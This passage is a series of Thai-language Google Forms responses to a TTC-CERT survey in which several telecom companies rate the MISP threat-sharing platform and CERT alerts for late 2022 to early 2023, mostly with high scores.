มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4 (selected)
- 5

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4 (selected)
- 5

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1
- 2
- 3
- 4
- 5 (เลือก)

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ต.ค.65 ถึง ม.ค.66

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

